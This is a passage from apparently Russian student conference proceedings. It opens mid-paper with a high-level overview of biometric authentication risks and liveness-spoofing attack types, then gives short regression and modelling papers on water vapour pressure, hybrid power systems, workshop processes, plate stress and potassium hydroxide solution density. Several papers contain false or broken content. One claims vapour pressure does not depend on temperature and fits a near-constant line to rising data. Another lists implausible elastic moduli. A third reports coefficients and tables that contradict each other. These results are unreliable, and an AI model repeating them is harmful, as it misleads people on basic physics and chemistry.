Сам процесс же биометрической аутентификации состоит не нескольких этапов: сбора данных, их обработки, проверки на живучесть и сопоставление функций. И на каждом из этапов хакер может найти способы для взлома.

Одна из проблем – это **качественный сбор биометрических данных**. Для большей защищённости следует использовать оборудование, которое позволяет качественно записать голос даже в шумном помещении или в не лучшем освещении, поскольку это повышает качество сбора данных, и в дальнейшем уваливается процент, что система распознает именно вас.

В противном случае из-за некачественного оборудования повышается шанс ложного распознавания. Система может принять за вас другого человека с похожей внешностью или тембром голоса.

Также одна из проблем возникающая на этапе сбора - это **многократный сбор данных**. Поскольку банки начали раньше использовать систему биометрической аутентификации, чем заработала ЕБС, то пользователь, сдавший данные в одной банке, приходя в другую должен будет сдать данные заново. Вследствие того, что существуют несколько систем, хранящих биометрические данные, повышается риск их утечки, поскольку существуют больше каналов. И, помимо этого, у человека, сдавшего биометрию дважды, может не вызывать подозрение, если его повторно попросят сдать биометрические данные, только в следующий раз его могут злоумышленники.

Утечка и кража относятся к, казалось бы, к одним из опасных проблем, но это далеко не так. Поскольку в системе хранится не фотография, а массив чисел, формирующий биометрическую модель, из которой невозможно построить фотографию, то хакеру ничем не поможет украденная модель. Также систему не получится обмануть, если на аутентификацию предоставить биометрическую модель, поскольку система сканирует лицо или голос и строит по нему модель, а в дальнейшем сравнивает с хранящимися данными.

Но одной из самых основных проблем является **фальсификация данных**. Застолье небольшое время использование биометрических данных для аутентификации, уже существует крупные случаи взлома с помощью подделки данных. Например, подделка отпечатка пальца с помощью фотографии из общего доступа или голоса - нейросетью.

Но чтобы избежать фальсификацию разработчики разрабатывают систему. Так на данный момент, чтобы фотографии или маски биометрическая система не принимал за людей, используется Технология liveness detection - выявление живости, с помощью которой определяют, что перед камерой находится живой человек. Основой ее задачей является понять, что в системе регистрируют реального человека, а не фотографии:

- Основные подходы работы технологии выявления живости/
- Для построения карты лица используют несколько снимков или видеофрагмент/
- Построение объёмной модели/
- Для выявления движений свойственных человеку (поворот головы или особенная мимика) используют видеофрагмент/
- Анализ статичного изображение, чтобы выявить муары, дефекты печати и т.д.

Классификация атак на живое присутствие, которые выделяет ассоциация FIDO [1-3].

Атака типа А. К ней относятся атаки, в которых используется неподвижное изображение, такие как фотографии хорошего качества, которые хакеры могут взять из социальных сетей. Но они работают только для тех систем, которые для распознавания используют статические изображения.

Атака типа В. К ним относятся атаки, которые имитируют движение, например, с помощью видеофрагмента или маски с вырезанными фрагментами (нос, глаза и т.д.).

Целью данных атак является обмануть систему, которая выявляет движение (повороты головы, мимику области вокруг глаз)

Атака типа С. К данному типу атак относятся использование напечатанных сложных 3D или силиконовых масок. Она является наиболее сложной, так как недостаточно нескольких фотографий из публичного доступа, поскольку нужно полное сканирование человека с разных ракурсов. Но если у злоумышленника имеется множество фотографий и видео в хорошем качестве человека с разных ракурсов, то создать ее уже более реально, но очень затратно и долго.

Заключение

Биометрическая аутентификация получает все большую популярность и имеет большие перспективы, но также имеет большие риски взлома. Она дает меньшую вероятность взлома, но все равно уязвима в некоторых моментах. Стоит ли нам заменить привычную нам аутентификацию с помощью паролей и логинов, но биометрическую? Для областей, где нет секретных данных, она хорошо подходит из-за своей автоматизации.

СПИСОК ИСТОЧНИКОВ

1. Конфиденциальная информация из облаков стала утекать вдвое реже // infowatch.ru: интернет-статья. 2022. 20 апр. URL: <https://www.infowatch.ru/analytics/daydzhesty-i-obzory/konfidentsialnaya-informatsiya-iz-oblakov-stala-utekat-vdvoe-rezhe> (дата обращения: 11.10.2022)

2. Челухин, В.А. Информационная безопасность предприятия: Москва 2020/ В. А. Челухин. – [б.м.]: Издательские решения, 2020. – 144 с.

3. Челухин, В.А. Комплексное обеспечение информационной безопасности автоматизированных систем: Учебное пособие для вузов / В. А. Челухин. - Комсомольск-на-Амуре: Изд-во Комсомольского-на-Амуре гос.техн.ун-та, 2014. - Библиогр.: С. 201-207.

УДК 51

Абдурахмонов Шахзотбек Эркинжонович, студент, Комсомольский-на-Амуре государственный университет

Abdurakhmonov Shakhzotback Erkinzhonovich, student of Komsomolsk-on-Amur State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grivorieva Anna Leonidovna, candidate of physical and mathematical Sciences, head of the department; Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ЗАВИСИМОСТИ ХАРАКТЕРИСТИК, ОПРЕДЕЛЯЮЩИХ ДАВЛЕНИЕ НАСЫЩЕННОГО ПАРА ВОДЫ

MATHEMATICAL MODEL OF THE DEPENDENCE OF THE CHARACTERISTICS DETERMINING THE PRESSURE OF SATURATED WATER VAPOR

Аннотация. В теории физики давление насыщенного пара воды не зависит от температуры, поэтому в данной работе предлагается провести математическое исследование данной зависимости, определить функцию регрессии и выявить закономерность.

Abstract. In the theory of physics, the pressure of saturated water vapor does not depend on temperature, therefore, in this paper it is proposed to conduct a mathematical study of this dependence, determine the regression function and identify a pattern.

Ключевые слова: водяной пар, динамическое равновесие, температура, идеальный газ.
Key words: water vapor, dynamic equilibrium, temperature, ideal gas.

Введение

Целью данной работы является определение зависимости давления насыщенного пара воды от температуры с помощью аналитических данных, полученных путём наблюдения, и также используя регрессионный анализ. В основе данного анализа лежит обработка данных и получение уравнений, описывающих эти данные [1].




Рисунок 1 – Изменение пара

Основная часть

Для проведения исследования были собраны статистические данные взаимодействия между температурой воды и давлением насыщенного пара воды, где x – это давление (кПа), а y – температура (в Цельсиях) [2]-[5]. (Таблица 1)

Таблица 1 – Исходные данные

№	X	Y
1	0	0,611
2	10	1,287
3	12	1,705
4	14	1,18
5	16	1,937
...
25	100	101,32

Для проведения математического исследования предлагается использовать регрессионный анализ. Для этого необходимо получить функцию регрессии и определить прогнозное значение, которое может принимать данное состояние пара.

Для определения используем формулы (1), (2), (3).

$$y_{\text{лин}} = a \cdot x + b \quad (1)$$

$$\text{где: } a = \frac{\bar{x} \cdot \bar{y} - \bar{x} \cdot \bar{y}}{x^2 - \bar{x}^2} \quad (2)$$

$$b = \bar{y} - a \cdot \bar{x} \quad (3)$$

Для определения величин по формулам (1-3) построим новую таблицу (Таблица 2)

Таблица 2 – Результаты вычислений

X	Y	X ²	XY
0	0,611	0	0
10	1,227	100	12,27
12	1,401	144	16,812
14	1,405	196	23,87
...
100	101,32	10000	10132

Находим a и b , подставляя значения по формулам, указанным выше:

$$a = -0,00053; b = 13,82609.$$

Получаем что уравнение регрессии имеет вид [6]-[7]:

$$Y = -0,00053x + 13,82609.$$

Выпишем все найденные значений функции $y = 0,00053x + 13,82609$:

Таблица 3 – Полученные данные

X	Y(теоретическое)
0	13,826
10	13,820
12	13,819
14	13,818
...	...
100	13,804

Построим график на основе полученных данных. Показано на рисунке 2.




Рисунок 2 – График функциональной зависимости

Заключение

В результате данного исследования была предложена регрессионная модель, которая определяет зависимость давления водного пара от температуры. Получили, что при прогнозировании состояния пара, можно определить давление, не проводя опытные эксперименты, а применяя математическую регрессионную модель.

СПИСОК ИСТОЧНИКОВ

1. Черников А.М., Яковенко К.Ю., Смирнов А., Григорьева А.Л. // Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 146-149.
2. Григорьев Н.Я., Григорьева А.Л. // Математическая модель выбора поведения человека, описывающая выбор домашнего питомца под воздействием различных внешних факторов // Far East Math - 2021. Материалы национальной научной конференции. Редакционная коллегия: Е.Г. Агапова (ответственный редактор) [и др.]. Хабаровск, 2021. С. 73-85.
3. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. // Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. T. 200. С. 147-156.
4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. // Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. T. 200. С. 415-426.
5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. // A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. T. 992. С. 870-875.
6. Скрипник В.С., Григорьева А.Л. // Математический анализ в экономико-экологической деятельности // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях. Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.]. 2020. С. 382-385.
7. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. // Methods of remote sensing in forest fund assessment problems // В сборнике: 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725343.

Абрамсон Елизавета Владимировна, Старший преподаватель, Комсомольский-на-Амуре государственный университет

Abramson Elizaveta Vladimirovna, senior lecturer, Komsomolsk-on-Amur state university

Гулина Наталья Андреевна, магистр, Комсомольский-на-Амуре государственный университет

Gulina Natalya Andreevna, Master, Komsomolsk-on-Amur State University

МАТЕМАТИЧЕСКИЕ МОДЕЛИ ЭЛЕКТРИЧЕСКОЙ СИСТЕМЫ ВОЗОБНОВЛЯЕМЫХ ИСТОЧНИКОВ ЭНЕРГИИ ГИБРИДНОГО ТИПА

MATHEMATICAL MODELS OF THE ELECTRIC SYSTEM OF RENEWABLE ENERGY SOURCES OF HYBRID TYPE

Аннотация. Данная работа посвящена математическому моделированию в матричном виде гибридной электрической системы возобновляемых источников энергии для автономного энергоснабжения поселений, в которых отсутствует централизованное энергоснабжение. Описывается уравнение состояния электрической цепи, эквивалентной системе использования соответствующих генераторов и нагрузки.

Abstract. This work is devoted to mathematical modeling in matrix form of a hybrid electric system of renewable energy sources for autonomous power supply of settlements in which there is no centralized power supply. The equation of state of an electrical circuit equivalent to the system of using the corresponding generators and loads is described.

Ключевые слова: математическая модель, матрица, гибридная электросистема, источники энергии, автономные энергосистемы, уравнение состояния.

Key words: mathematical model, matrix, hybrid electrical system, energy sources, autonomous power systems, equation of state.

Введение

В настоящее время ещё немало имеется поселений, в которых отсутствует централизованное энергоснабжение. Особенно это касается удалённых поселений на Дальнем востоке.

В последнее время, в связи с прогрессом в области разработки ветрогенераторов и солнечных панелей, для надёжного электроснабжения удалённых объектов используются автономные гибридные энергетические системы на основе возобновляемых источников энергии, в составе которых работают солнечные панели, ветрогенераторы и агрегаты питания.

Уязвимым местом такой гибридной энергоустановки является её зависимость от внешних климатических условий, и агрегаты питания требуют снабжения топливом.

Ветроэнергетические установки могут работать только при наличии ветра, что в летние безветренные периоды прерывает электроснабжение. Солнечные панели в течение ночи прекращают также прекращают свою работу. Это снижает надёжность электроснабжения.

Решить эту проблему предлагается следующим способом: дополним гибридные системы автономного электроснабжения применением систем на основе перепада температур день-ночь. Преимущества получение энергии от предложенной технологии очевидны – их можно разместить в любом месте, технически они не сложны в реализации, и главное, такое устройство не имеет прямой зависимости от внешних климатических условий, поскольку перепад температур день-ночь никогда не прерывается. Система, получающая энергию от перепада температур, может обеспечивать электроэнергией объект, находящийся в труднодоступном или удалённом месте планеты в любое время года. Целью работы является повышение энерго эффективности и надёжности традиционного гибридного энергетического комплекса, работающего на возобновляе-

мых источниках энергии, дополненного устройством перепада температур день-ночь, на основе разработанных математических моделей процесса получения энергии при использовании системы перепада температур день-ночь гибридных энергосистем.

При решении поставленных задач использовались методы математического моделирования электротехнических систем, теоретические основы электротехники.

Основная часть

Математическая модель электрической системы возобновляемых источников энергии в матричном виде будет следующей [1].

Математически уравнение состояния электрической цепи, эквивалентной системе использования преобразователей ВИЭ, можно записать, используя законы Кирхгофа [2]-[3]:

$$\begin{bmatrix} a_{11} & a_{12} & a_{13} & a_{14} \\ a_{21} & a_{22} & a_{23} & a_{24} \\ a_{31} & a_{32} & a_{33} & a_{34} \\ a_{41} & a_{42} & a_{43} & a_{44} \end{bmatrix} \cdot \begin{bmatrix} i_1 \\ i_2 \\ i_3 \\ i_4 \end{bmatrix} = \begin{bmatrix} G_1 \\ G_2 \\ G_3 \\ G_4 \end{bmatrix} \quad (1)$$

В уравнении (1) элементы $a_{11}, a_{12} \dots a_{nm}$ – это элементы узловой матрицы. Запишем это уравнение в сокращенном виде:

$$[A] \cdot [I] \approx [G] \quad (2)$$

где $[I]$ – это матрица-столбец токов (изменяющихся случайным образом), $[G]$ – матрица-столбец заданных воздействий, соответствующих каждому из генераторов.

Для решения уравнения (2) умножим обе его части на обратную матрицу $[A]^{-1}$

$$[A]^{-1} [A] [I] = [A]^{-1} [G] \quad (3)$$

Теперь мы можем выразить матрицу-столбец неизвестных токов как:

$$[I] = [A]^{-1} [G] \quad (4)$$

Из (4) мы можем определить все токи ветвей гибридной схемы. Воспользовавшись формальным представлением источников энергии в виде обобщённого экспоненциального возмущения (формула 1), получим следующий вид уравнения (2):

$$[A(s)] [I(s)] = [G(s)] \quad (5)$$

Полученное уравнение и будет общим для разного типа воздействия [4].

В реальности параметры источников энергии никогда не бывают постоянными. Параметры зависят от целого ряда случайных природных факторов. Поэтому для реального описания энергетических процессов в уравнении (2) нужно учесть случайный характер выходных характеристик энергогенераторов. Введем для этого коэффициенты, которые будут учитывать случайные изменения параметров источников ЭДС и токов. Уравнение примет следующий вид:

$$[G_{сл}] = \begin{bmatrix} k_1 \cdot G_1 \\ k_2 \cdot G_2 \\ k_n \cdot G_n \\ \dots \\ k_{n+1} \cdot G_{n+1} \\ k_{n+2} \cdot G_{n+2} \\ \dots \\ k_{n+a} \cdot G_{n+a} \end{bmatrix} \quad (6)$$

где $k_1, k_1, \dots k_{n+a}$ – это коэффициенты вариации, отражающие случайные изменения параметров соответствующих источников энергии.

Коэффициент вариации k может изменяться случайным образом от 0 до k_{MAX} (при этом k_{MAX} для каждого из генераторов определяется отдельно). С учётом этого уравнение (3) примет следующий вид:

$$[A] [IC_L] = [GC_L] \quad (7)$$

где матрица-столбец $[IC_L]$ – значения токов ветвей, соответствующая случайному набору параметров источников энергии, учитываемых коэффициентами вариации.

Полученное уравнение показывает вероятностную модель распределения токов в системе.

Заключение

Математическое моделирование процесса получения энергии при использовании системы перепада температур день-ночь гибридных энергосистем позволяет создать полноценные алгоритмы эффективного управления процессами, возникающими в системе управления преобразователя энергии.

СПИСОК ИСТОЧНИКОВ

1. Математическое моделирование процесса получения энергии при использовании перепада температур день-ночь на основе нейронных сетей и искусственного интеллекта. «Учёные записки КнАГУ». № I-1 (41) 2020 «Науки о природе и технике», с.18-24.
2. Теоретическая оценка величины отклонения разности между минимальными максимальными значениями температуры окружающей среды. «Учёные записки КнАГУ». № I-1 (41) 2020 «Науки о природе и технике», с.81 - 92.
3. Treschev, I.A., Kozhin, I.A., Security of computer networks. Practical aspects / I.A. Treschev, I.A. Kozhin 2020. – 190 p.
4. Трещев И.А., Кузнецов В.А. Моделирование компонентов транспортных средств с использованием технологий интернета вещей. в сборнике: наука, инновации и технологии: от идей к внедрению. Материалы Международной научно-практической конференции. Комсомольск-на-Амуре, 2022. С. 147-149.

УДК 519.852

Абросимов Владимир Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Abrosimov Vladimir Alekseevich, student of Komsomolsk-na-Amure State University

Гордин Сергей Александрович, кандидат технических наук, доцент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Gordin Sergey Alexandrovich, Candidate of Technical Sciences, Associate Professor of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ СИСТЕМЫ РАБОЧЕГО ПРОЦЕССА ЦЕХА

MATHEMATICAL MODEL OF THE SHOP WORK PROCESS SYSTEM

Аннотация. Представленная статья посвящена изучению вопроса представления математической модели информационной системы на промышленном многоуровневом производстве. Которая сможет описать производственные процессы в функциональной форме. Это позволит подробно изучить процесс производства и прости корреляционные зависимости, в соответствии с которыми появится возможность оптимизации или же выявится надобность модернизации технического процесса [1].

Abstract. The presented article is devoted to the study of the issue of representing a mathematical model of an information system in an industrial multi-level production. Which will be able to describe production processes in a functional form. This will allow you to study the production process in detail and simply correlate dependencies, in accordance with which it will be possible to optimize or the need to modernize the technical process will be revealed.

Ключевые слова: математическая модель, анализ данных, оптимизация.

Key words: mathematical model, data analysis, optimization.

Введение

При проектировании производственных цехов машиностроительных заводов важными задачами являются выбор производственной программы, оптимальных технологических процессов обработки деталей, состава оборудования участков, производственной структуры.

Основная часть

В текущих реалиях нерентабельность какой-либо части производства приводит к изменению образа работы в ней почти полностью или вообще переходит на замещение собственной продукции экспортными вариантами, становясь тем самым зависимыми от поставщиков, а не от самих себя. При этом государство заинтересовано в реализации разрешения подобных проблем, имея опыт столкновения с подобными проблемами, так же и оказывает финансовую поддержку для решения подобных задач, и главную заинтересованность для него представляет тяжёлая промышленность [1]. Представив процесс производства в функциональной форме математической моделью, появляется возможность выявить не очевидные зависимости производственной структуры, на которые существует возможность повлиять для получения желаемого результата.

Так же актуальность этой проблемы устанавливает, отказ многих иностранных компаний на экспорт и поддержку продуктов информационных технологий в России. Данное событие затрагивает почти все крупно технологичные отрасли, которые обеспечивают страну тяжёлой промышленностью, программным обеспечением, а также современными технологиями. Во избежание коллапса производству требуются новые стратегии, не учитывающие импорт иностранной продукции, и для их успешных реализаций требуется возможность подробное представление об эффективности и возможности сотрудников и оборудования. Посредством формирования математической модели взаимодействия оборудования подробно включающую в себя основные факторы их работы, создание стратегии будет успешной с большей вероятностью, собираемые данные будут основой для анализа и проектирования, а также будет иметь перспективную возможность для дальнейшего плана действий [2].

Исходя из этого следует предоставить решение о методе формирования и описания данной модели. Для этого потребуется рассмотреть комплексное решение этой проблемы по главному для цеха критерию оптимальности в соответствии с которым будет и оцениваться его эффективность, а также оценка приоритетности оборудования, которое представляется в ограниченной форме, и выявив их функциональные возможности создать их переоценку. Создание подобной модели будет иметь индивидуальную форму в виду индивидуальности каждого производственного процесса, причём в большинстве случаев основной целью будет сокращение затрачиваемого времени на производство одной единицы продукции, что крайне удобно формировать при циклическом процессе производства, а также могут удобно представляться в иерархическом виде зависимостей (рисунок 1) [3].

Таким образом, формирование математической модели цеха, позволит качественно повысить эффективность производственных предприятий, а также предоставит для специалистов необходимые данные об эффективности стратегии, используемой на производстве, что позволит выявить новые подробности в изучении работы цеха в подробнейшем виде.



Рисунок 8 – Структура временного процесса производства продукции

Заключение

В результате проведенных исследований была изучена необходимость разработки математической модели системы рабочего процесса цеха. В работе раскрыты такие важные аспекты, как: актуальность использования данной системы в соответствии с текущими возможностями промышленных отраслей России; недостатки стратегий решений текущих проблем; перспективы повышения эффективности работы при применении данной системы на производстве.

СПИСОК ИСТОЧНИКОВ

1. Шишкин А.В., Латышов А.В. Внешняя торговля России в 2014 г.: взгляд из-под санкций. *Международная торговля и торговая политика*. 2015;(2):44-56
2. Белов, В. В. Проектирование информационных систем : учебник / В.В. Белов, В.И. Чистякова. - М. : КУРС, 2018. - 400 с. - ISBN 978-5-906923-53-0. – [Электронный ресурс] - URL: <https://znanium.com/catalog/product/1017181>.
3. Дорофеев В.И., Кляхин В.Н., Фомичев А.Б. Физико-математическая модель процесса функционирования судостроительного предприятия. – СПб.: «Спецматериалы»: Сб. тр. XIX Всерос. науч.-практ. конфер. «Актуальные проблемы защиты и безопасности», 2016, т.4. 8,

УДК 51

Альхименко Игорь Николаевич, студент, Комсомольский-на-Амуре государственный университет

Igor Nikolaevich Alkhimenko, student of Komsomolsk-on-Amur State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-on-Amur State University

МАТЕМАТИЧЕСКАЯ ОЦЕНКА НАПРЯЖЕНИЯ ДЕФОРМАЦИИ УСИЛЕННОЙ ПЛАСТИНЫ

MATHEMATICAL ESTIMATION OF STRAIN STRESS OF REINFORCED PLATE

Аннотация. В работе рассматривается пластина, усиленная ребрами жесткости, из разных материалов, подвергающаяся деформации. Снимается максимальное и минимальное напряжение пластины.

Abstract. The paper considers a plate reinforced with stiffeners, made of different materials, undergoing deformation. The maximum and minimum plate tension is removed.

Ключевые слова: ребра жесткости, коэффициент Пуассона, модуль упругости, деформация, напряжение.

Key words: stiffeners, Poisson's ratio, modulus of elasticity, deformation, stress.

Введение

Строительные пластины на данный момент нашли широкое применение в нуждах строительства и конструкции зданий и сооружений. Пластина рассматривается в данной работе как тело, толщина и высота которого мала по сравнению с шириной. Нахождение максимального напряжения деформации необходимо для последующих расчетных работ связанных с конструированием сооружений, также максимальное напряжение деформации может быть применимо для описания математической модели конструкции [1].

Основная часть

В работе рассматривается тонкая пластина, усиленная двумя ребрами жесткости, к поверхности пластины прикладывается равномерное давление 50 фунтов на квадратный дюйм. При помощи прикладного программного обеспечения MSC.Patran задается тип исследуемой поверхности и материал при помощи указания коэффициента Пуассона и модуля упругости [2]-[5]. Максимальные и минимальные напряжения находились для 5 материалов (таблица 1).

Таблица 1 – Характеристики свойств материалов

Материал	Коэффициент Пуассона, ν	Модуль упругости, МПа
Алюминий	0,3	10E6
Железо	0,26	1,3*10E6
Медь прокатанная	0,37	1,1*10E6
Фосфористая бронза	0,33	1,15*10E6
Свинец	0,45	1,6*10E6

На рисунках 1-5 представлены результаты работы в программе MSC.Patran.




Рисунок 1 – Максимальное и минимальное напряжение пластины из алюминия




Рисунок 2 – Максимальное и минимальное напряжение пластины из железа




Рисунок 3 – Максимальное и минимальное напряжение пластины из прокатанной меди




Рисунок 4 – Максимальное и минимальное напряжение пластины из свинца




Рисунок 5 – Максимальное и минимальное напряжение пластины из фосфористой бронзы

В таблице 2 приведены результаты снятия напряжений на концах пластины.

Таблица 2 – Значение максимального напряжения концов пластины для разных материалов

Материал	Максимальное напряжение, фунт на квадратный дюйм
Алюминий	$3,09 \cdot 10^4$
Железо	$3,08 \cdot 10^4$
Медь прокатанная	$8,51 \cdot 10^4$
Фосфористая бронза	$8,48 \cdot 10^4$
Свинец	$3,09 \cdot 10^4$

Заключение

В работе исследованы максимальные напряжения деформации жесткой пластины для 5 видов материалов [6]-[9]. Согласно проведенным испытаниям, можно сделать вывод, что критическое напряжение возникает при использовании меди и бронзы. Что в свою очередь приводит к решению не использовать данный материал для строительных панелей. Также будет предложена математическая модель, описывающая поведение пластины в зависимости от приложенных усилий и материала [10].

СПИСОК ИСТОЧНИКОВ

1. Алгоритм решения задачи о растяжении полосы с непрерывным полем скоростей перемещений с использованием деформационно-энергетического условия пластичности// Григорьева А.Л., Григорьев Я.Ю.// Фундаментальные исследования. 2013. № 1-3. С. 694-700.
2. Methods of remote sensing in forest fund assessment problems // Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. В сборнике: 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725343.
3. Качанов, Л. М. Основы теории пластичности / Л. М. Качанов. – М.: Наука, 1969. – 420 с.
4. Растяжение плоского образца в условиях плоского напряженного состояния при различных полях скоростей перемещений// Григорьева А.Л., Хромов А.И., Григорьев Ян.Ю. // Труды МАИ. 2020. № 111. С. 1.
5. Математическая модель процесса деформирования элементов, изготовленных из конструкционных материалов с использованием машинного обучения // Григорьев Ян.Ю., Григорьева А.Л., Канашин И.В., Петрова А.Н., Хромов А.И. // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2022. № 1 (57). С. 15-23.

6. Моделирование процесса деформирования экспериментального образца при условии малоциклового нагружения // Канашин И.В., Хромов А.И., Григорьева А.Л., Григорьев Ян.Ю. // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2022. № 5 (61). С. 26-31.

7. Математическая модель зависимости характеристик, влияющих на деформирование стальных образцов // Евстигнеева А.А., Харламова О.С., Григорьева А.Л. // В сборнике: актуальные проблемы информационно. Телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 17-21.

8. Моделирование деформационных процессов элементов сложных конструкций в условиях малоциклового деформации // Григорьева А.Л., Григорьев Ян.Ю., Хромов А.И., Канашин И.В. // Морские интеллектуальные технологии. 2021. № 2-2 (52). С. 123-128.

9. Моделирование сравнительных деформационных процессов, при растяжении плоских образцов в условиях различных деформационных состояний / Григорьева А.Л., Григорьев Я.Ю., Хромов А.И., Канашин И.В. // XII Всероссийский съезд по фундаментальным проблемам теоретической и прикладной механики. Сборник трудов. В 4-х томах. 2019. С. 423-425.

10. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. // Materials Science Forum. 2020. T. 992. С. 870-875.

УДК 51

Аршинский Дмитрий Олегович, студент; ФГБОУ ВО Комсомольский-на-Амуре государственный университет

Arshinsky Dmitry Olegovich, student; student of Komsomolsk-na-Amure State University
Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-on-Amur State University

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ЗАВИСИМОСТИ ПЛОТНОСТИ ВОДНОГО РАСТВОРА ОТ МАССОВОЙ ДОЛИ ГИДРОКСИДА КАЛИЯ

MATHEMATICAL MODEL OF THE DEPENDENCE OF THE DENSITY OF AN AQUEOUS SOLUTION ON THE MASS FRACTION OF POTASSIUM HYDROXIDE

Аннотация. В современном мире гидроксид калия применяется во многих отраслях будь то пищевая промышленность или фармацевтика и в большинстве случаев КОН повышает плотность получающегося в результате раствора что может привести к значительным трудностям поэтому в этом докладе будет проверена эта гипотеза.

Abstract. In the modern world, potassium hydroxide is used in many industries, be it the food industry or pharmaceuticals, and in most cases, KOH increases the density of the resulting solution, which can lead to significant difficulties, so this hypothesis will be tested in this report.

Ключевые слова. Математическая модель, регрессионный анализ, линейная зависимость, химия, плотность, гидроксид калия.

Key words: Mathematical model, regression analysis, linear dependence, chemistry, density, potassium hydroxide.

Введение

Целью данной работы является определение зависимости плотности водного раствора от массовой доли гидроксида калия в этом растворе. Данная зависимость определяется посредством получения регрессионной функции и полного ее анализа с помощью статистических критериев.

Основная часть

Для проведения научного исследования нами были проанализированы статистические данные, показывающие повышение плотности водного раствора при увеличении в нем, примеси гидроксида калия [1]-[3].

Было предложено создание регрессионной математической модели, основанной на построении линии линейной регрессии. На рисунке 1 представлена линия, описывающая статистические данные, а также линия, показывающая результат построения математической функции [1]-[4].

Уравнение функции математической модели имеет вид (1):

$$y = a * x + b \quad (1)$$

Для определения коэффициентов а и b будем использовать формулы (2) и (3):

$$a = \frac{(\underline{xy} - \underline{x} * \underline{y})}{(\underline{x^2} - (\underline{x})^2)} \quad (2)$$

$$b = \underline{y} - a * \underline{x} \quad (3)$$

Для качественной оценки результата, будем использовать коэффициент корреляции [4]-[6], который показывает на сколько тесно функция зависит от признака (4) [5]-[7]:

$$r_{xy} = \frac{\underline{xy} - \underline{x} * \underline{y}}{\sqrt{\underline{x^2} - (\underline{x})^2} * \sqrt{\underline{y^2} - (\underline{y})^2}} \quad (4)$$

С помощью приведённых выше формул (1)-(3), найдем коэффициенты и составим необходимую функцию, а также по (4) определим коэффициент корреляции.

$$y = 0,009598 * x - 0,994082 - \text{линейное уравнение.}$$

$$r_{xy} = 0,9990166$$

Таблица 1 – Полученные расчетные данные

№	Массовая доля (X)	Плотность (Y)	XX	XУ	УУ	У(теоретическое)
1	0,196	1	0	1	0,2	1
2	2,930	1,025	8,6	1,1	3	1
3	5,660	1,050	32	1,1	5,9	1
4	8,350	1,075	69,7	1,2	9	1,1
5	11,030	1,1	121,7	1,2	12,1	1,1
6	13,650	1,125	186,3	1,3	15,4	1,1
7	16,300	1,150	265,7	1,3	18,7	1,2
8	18,900	1,175	357,2	1,4	22,2	1,2
9	21,400	1,2	458,0	1,4	25,7	1,2
...
21	51,200	1,5	2621,4	2,3	76,8	1,5
Сумма	559,916	26,250	20142,275	33,294	749,9	
Среднее	26,663	1,25	959,156	1,585	35,7	

Получили параметры регрессионного уравнения:

$$a=0,095; b=0,99.$$




Рисунок 1 – Графики поля корреляции и линейной регрессии

Также был вычислен коэффициент корреляции и построен график уравнения регрессии.

Заключение

Используя полученные выше данные, можно сделать вывод, что при увеличении плотности происходит увеличение массовой доли КОН. Так же в последующем есть возможность прогнозировать значение данной функции от величины массовой доли КОН.

СПИСОК ИСТОЧНИКОВ

1. Черников А.М., Яковенко К.Ю., Смирнов А., Григорьева А.Л. // Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ // В сборнике: актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 146-149.
2. Григорьев Н.Я., Григорьева А.Л. // Математическая модель выбора поведения человека, описывающая выбор домашнего питомца под воздействием различных внешних факторов // В сборнике: Far East Math - 2021. Материалы национальной научной конференции. Редакционная коллегия: Е.Г. Агапова (ответственный редактор) [и др.]. Хабаровск, 2021. С. 73-85.
3. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. // Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. T. 200. С. 147-156.
4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. // Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. T. 200. С. 415-426.

5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. // A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. Т. 992. С. 870-875.

